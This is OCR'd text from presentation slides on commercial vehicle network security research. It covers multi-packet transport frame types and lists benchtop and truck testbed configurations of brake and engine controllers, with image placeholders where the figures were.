


- Single Frame (SF) Request: request multi-packet data
- First Frame (FF): Acknowledge and start data transfer
- Flow Control (FC) Frame: Manage Data Transfer with Separation Time (ST) and Block Size (BS)
- Consecutive Frame (CF): Consecutive Data Frames

Commercial In Vehicle Networks




Threat Model




Benchtop Testbeds


Four different configurations of benchtop testbeds:

- Testbed 1:
  - Bendix EC-80 EBC (Target)
  - Detroit Diesel CPC 3 (Control)
- Testbed 2:
  - Wabco Smarttrac EBC (Target)
  - Detroit Diesel CPC 3 EVO (Control)
- Testbed 3:
  - Detroit Diesel CPC 3 (Target)
  - Bendix EC-60 EBC (Control)
- Testbed 4:
  - Detroit Diesel CPC 4 (Target)
  - Bendix EC-60 EBC (Control)





Research Truck Testbed






